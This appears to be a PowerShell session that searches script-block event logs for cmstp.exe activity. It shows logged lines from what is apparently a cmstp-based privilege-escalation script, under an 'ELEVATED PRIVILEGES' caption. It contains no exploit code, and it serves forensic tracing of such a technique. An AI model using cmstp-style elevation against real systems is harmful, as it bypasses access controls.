PS C:\Users\murdock> Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' | Where-Object { $_.Id -eq 4104 -and $_.Message -
like '*cmstp.exe*' } | Sort-Object TimeCreated | Select-Object -Last 10 | ForEach-Object { [xml]$xml = $_.ToXml(); $sb = ($xml.Event.Ev
entData.Data | Where-Object { $_.Name -eq 'ScriptBlockText' } | Select-Object -Expand '#text'); $line = $sb -split "`r?`n" | Where-Obje
ct { $_ -like '*cmstp.exe*' } | Select-Object -First 1; [PSCustomObject]@{ TimeCreated = $_.TimeCreated; ScriptLine = $line.Trim() } }
| Format-Table -AutoSize

TimeCreated      ScriptLine
-----
19-11-2025 9:50:08 taskkill /IM cmstp.exe /F
19-11-2025 9:53:24 taskkill /IM cmstp.exe /F
19-11-2025 9:55:06 taskkill /IM cmstp.exe /F
19-11-2025 9:55:45 taskkill /IM cmstp.exe /F
19-11-2025 9:56:25 taskkill /IM cmstp.exe /F
19-11-2025 9:58:53 taskkill /IM cmstp.exe /F
19-11-2025 9:59:09 taskkill /IM cmstp.exe /F
19-11-2025 12:54:12 Write-Host "[+] Ejecutando cmstp.exe..." -ForegroundColor Yellow
19-11-2025 12:54:12 Write-Host "[+] Cerrando procesos cmstp.exe residuales..." -ForegroundColor Yellow
19-11-2025 13:20:48 taskkill /IM cmstp.exe /F

PS C:\Users\murdock> |
```




**ELEVATED
PRIVILEGES**